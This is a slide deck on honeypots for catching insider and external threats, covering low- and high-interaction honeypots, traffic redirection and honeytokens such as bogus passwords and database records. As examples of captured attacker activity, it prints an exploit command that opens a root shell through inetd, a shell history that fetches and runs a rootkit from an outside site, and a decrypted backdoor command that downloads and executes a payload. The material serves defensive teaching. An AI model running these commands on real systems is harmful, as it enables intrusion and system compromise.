HONEYPOT
TECHNOLOGIES·INC

Honeypots: Catching the Insider Threat

Your Speaker

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- Founder, Honeynet Project & Moderator, honeypot mailing list
- Author, *Honeypots: Tracking Hackers* & Co-author, *Know Your Enemy*
- Work primarily with government and military organizations.
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Purpose

To introduce a novel approach on how to detect, identify, and gather information on the advancer insider threat.

Disclaimer

Some of the concepts here are based on the ARDA Cyber Indications and Warning workshop led by the Northeast Regional Research Center at MITRE.

Agenda

- The Problem
- Honeypots
- Catching the Advanced Insider

The Problem

Initiative

Your network and information is a static target. The threat can strike whenever they want, wherever they want, however they want. They have the initiative.

Threats

- Targets of Opportunity
- Targets of Choice


Targets of Opportunity

- Focus on compromising as many computers as possible, does not care which ones.
- Motives widely vary, but goal is the same.
- Primarily an external threat.

Tool Use

```
:_pen :do u have the syntax for sadmind exploit
:D1ck :lol
:D1ck :yes
:_pen :what is it
:D1ck :./sparc -h hostname -c command -s sp [-o offset]
       [-a alignment] [-p]
:_pen : what do i do for -c
:D1ck :heh
:D1ck :u dont know?
:_pen :no
:D1ck :"echo 'ingreslock stream tcp nowait root /bin/sh
      sh -i' >> /tmp/bob ; /usr/sbin/inetd -s /tmp/bob
```

Anyone a target


Netscape
File Edit View Go Communicator Help
Bookmarks
Location: http://project.honeynet.org/scans/scan13/scan13.txt
What's Related
Document: Done

```
Jan 8 18:47:52 honeypot -bash: HISTORY: PID=1246 UID=0 cd .mail
Jan 8 18:48:00 honeypot -bash: HISTORY: PID=1246 UID=0 cd /usr/sbin/.mail
Jan 8 18:48:12 honeypot -bash: HISTORY: PID=1246 UID=0 lynx www.becys.org/LUCKROOT.TAR
Jan 8 18:48:31 honeypot -bash: HISTORY: PID=1246 UID=0 y
Jan 8 18:48:45 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xvfz LUCKROOT.TAR
Jan 8 18:48:59 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xzvf Lu
Jan 8 18:49:01 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xzvf L
Jan 8 18:49:03 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xzvf LUCKROOT.TAR
Jan 8 18:49:06 honeypot -bash: HISTORY: PID=1246 UID=0 cd luckroot
Jan 8 18:49:13 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 210
Jan 8 18:51:07 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 200 120
Jan 8 18:51:43 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 64 120
Jan 8 18:52:00 honeypot -bash: HISTORY: PID=1246 UID=0 .luckgo 216 200
Jan 8 18:52:06 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 200
Jan 8 18:54:37 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 200 120
Jan 8 18:55:26 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 63 1
Jan 8 18:56:06 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 10
Jan 8 19:06:04 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 210 120
Jan 8 19:07:03 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 64 1
Jan 8 19:07:34 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 1
Jan 8 19:09:41 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 194 1
Jan 8 19:10:53 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 1
Jan 8 19:12:13 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 210 128
Jan 8 19:23:30 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 24 1
Jan 8 19:35:55 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 12 20
```

Not out for fun

J4ck: why don't you start charging for packet attacks?
J4ck: "give me x amount and I'll take bla bla offline for this amount of time”
J1LL: it was illegal last I checked
J4ck: heh, then everything you do is illegal. Why not make money off of it?
J4ck: I know plenty of people that'd pay exorbatent amounts for packeting

Defending Against

- Defending against these threats is relatively simple, don’t be the easy kill.
- Simple to detect, identify, and gather information on.

Targets of Choice

- Focus on specific systems of high value.
- Potentially highly skilled, may demonstrate new tools or techniques.
- Do not want to be detected.

- External and Internal threat

Debian Attack

- Threat focused on specific systems of high value (CVS repository).
- Demonstrated new tools and techniques (kernel 2.4.22 exploit)

Defending Against

- Difficult as attacker may often take their time so as not to be detected.
- New tools and techniques.
- Trusted Insider.

Honeypots

Initiative

Honeypots allow you to take the initiative, they turn the tables on the bad guys.

Honeypots

A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource.

The Concept

- System has no production value, no authorized activity.
- Any interaction with the honeypot is most likely malicious in intent.

Flexible Tool

Honeypots do not solve a specific problem. Instead, they are a highly flexible tool with different applications to security.

Advantages

- Collect small data sets of high value, simple to analyze and manage.
- Vastly reduce false positives.
- Catch new attacks.
- Work in encrypted or IPv6 environments.
- Minimal resources.

Disadvantages

- Limited scope of view
- Risk

Types of Honeypots

- Low-interaction
- High-interaction

Interaction measures the amount of activity an attacker can have with a honeypot.

Low-Interaction

- Emulates services and operating systems.
- Easy to deploy, minimal risk
- Captures limited information

- Examples include Honeyd, Specter, KFSensor

High-interaction

- Provide real operating systems and services, no emulation.
- Complex to deploy, greater risk.
- Capture extensive information.

- Examples include ManTrap and Honeynets.

Encrypted Backdoor

```
02/19-04:34:10.529350 206.123.208.5 -> 172.16.183.2
PROTO011 TTL:237 TOS:0x0 ID:13784 IpLen:20 DgmLen:422
02 00 17 35 B7 37 BA 3D B5 38 BB F2 36 86 BD 48  ...5.7.=.8..6..H
D3 5D D9 62 EF 6B A2 F4 2B AE 3E C3 52 89 CD 57  .].b.k..+.>.R..W
DD 69 F2 6C E8 1F 8□E 29 B4 3B 8C D2 18 61 A9 F6  .i.l...).;...a..
3B 84 CF 18 5D A5 EC 36 7B C4 15 64 B3 02 4B 91  ;...]..6{..d..K.
0E 94 1A 51 A6 DD 23 AE 32 B8 FF 7C 02 88 CD 58  ...Q..#.2..|...X
D6 67 9E F0 27 A1 1C 53 99 24 A8 2F 66 B8 EF 7A  .g..'..S.$./f..z
F2 7B B2 F6 85 12 A3 20 57 D4 5A E0 25 B0 2E BF  .{..... W.Z.%...
F6 48 7F C4 0A 95 20 AA 26 AF 3C B8 EF 41 78 01  .H.... .&.<..Ax.
85 BC 00 89 06 3D BA 40 C6 0B 96 14 A5 DC 67 F2  .....=.@......g.
7C F8 81 0E 8A DC F3 0A 21 38 4F 66 7D 94 AB C2  |.......!8Of}...
D9 F0 07 1E 35 4C 63 7A 91 A8 BF D6 ED 04 1B 32  ....5Lcz.......2
49 60 77 8E A5 BC D3 EA 01 18 2F 46 5D 74 8B A2  I`w......./F]t..
B9 D0 E7 FE 15 2C 43 5A 71 88 9F B6 CD E4 FB 12  .....,CZq.......
29 40 57 6E 85 9C B3 CA E1 F8 0F 26 3D 54 6B 82  )@Wn.......&=Tk.
```

Decrypted Backdoor

```
starting decode of packet size 420
17 35 B7 37 BA 3D B5 38 BB F2 36 86 BD 48 D3 5D
local buf of size 420
00 07 6B 69 6C 6C 61 6C 6C 20 2D 39 20 74 74 73  ..killall -9 tts
65 72 76 65 20 3B 20 6C 79 6E 78 20 2D 73 6F 75  erve ; lynx -sou
72 63 65 20 68 74 74 70 3A 2F 2F 31 39 32 2E 31  rce http://192.1
36 38 2E 31 30 33 2E 32 3A 38 38 38 32 2F 66 6F  68.103.2:8882/fo
6F 20 3E 20 2F 74 6D 70 2F 66 6F 6F 2E 74 67 7A  o > /tmp/foo.tgz
20 3B 20 63 64 20 2F 74 6D 70 20 3B 20 74 61 72   ; cd /tmp ; tar
20 2D 78 76 7A 66 20 66 6F 6F 2E 74 67 7A 20 3B   -xvzf foo.tgz ;
20 2E 2F 74 74 73 65 72 76 65 20 3B 20 72 6D 20   ./ttserve ; rm
2D 72 66 20 66 6F 6F 2E 74 67 7A 20 74 74 73 65  -rf foo.tgz ttse
72 76 65 3B 00 00 00 00 00 00 00 00 00 00 00 00  rve;............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Catching the Advanced Insider

Concept

Honeypots can be used to detect, identify, and capture advanced insider threats.

Targeting a more advanced clientele.

Two Approaches

- Redirection
- Honeytokens


Redirection

- Honeypots must represent targets of high value.
- Don’t create new targets, use existing targets.
- Redirect malicious or unauthorized activity to honeypots.
- Monitor and capture threats activity.

Two Steps

- The act of redirection represents an indication of unauthorized activity.
- Confirm intent by monitoring interaction with honeypot.

Redirection


Internet
Valid inbound SMTP traffic
All inbound non TCP 25 traffic OR any SMTP based attacks
Mailserver
Honeynet Gateway
Target System

Redirection On

- HotZoning
- Known attacks (Bait-n-Switch)
- Host based monitoring

Hot Zoning

- Redirect all non-standard traffic to the Honeynet. For example:
  - Non-production destination ports.
  - Non-authorized source ports.
  - Time of day.

Bait-n-Switch


- Modified version of Snort that acts as an inline-gateway.
- Detected activity is redirected to honeypot.

http://violating.us/projects/baitnswitch/

Host Detection

- Monitor host for unauthorized activity, then redirect.
  - PaX
  - systrace(1)

GenII Honeynet



Honeypot Content

- Must be realistic environment.
- Use the same data and applications as real system.
- Advantage is you are monitoring attacker’s every action in highly controlled environment.

Honeytokens

- Works on the concept the threat is not after a system, but information.

Honeytokens

- Items that should not be used.
  - Fake patient records
  - Bogus SSN or CC numbers
  - Emails
  - Planted files or documents (ala Cuckoo’s Egg)
  - Ability to call home

Bogus Passwords

- Create bogus login/password combination, monitor for use.
  - Plant in password files to determine if anyone is cracking them.
  - Plant in emails or files to determine if anyone is reading them.

Database Records

- JF Kennedy record in medical database
- Record no one has authorization to access.
- If accessed, indication of violation.
- Monitor individual.


Database Redirection

- If record is accessed, individual is redirected to honeypot.

Deployment Challenge

- How do you deploy distributed honeypots in very large networks?

Honeypot Farms



Bootable CDROM

- Boot into a Honeyd honeypot
- Boot into a full Honeynet using User-Mode-Linux.
- Boot into a Honeywall gateway for Honeynets.

Summary


- Honeypots give us the initiative against advanced threats.
- Not only can they be used for detection and identification, but extensive information gathering.

Resources

- Honeypot website
  - www.tracking-hackers.com
- Honeypots maillist
  - www.securityfocus.com/popups/forums/honeypots/faq.html

Resources - Books

- *Honeypots: Tracking Hackers*
  - www.tracking-hackers.com/book/



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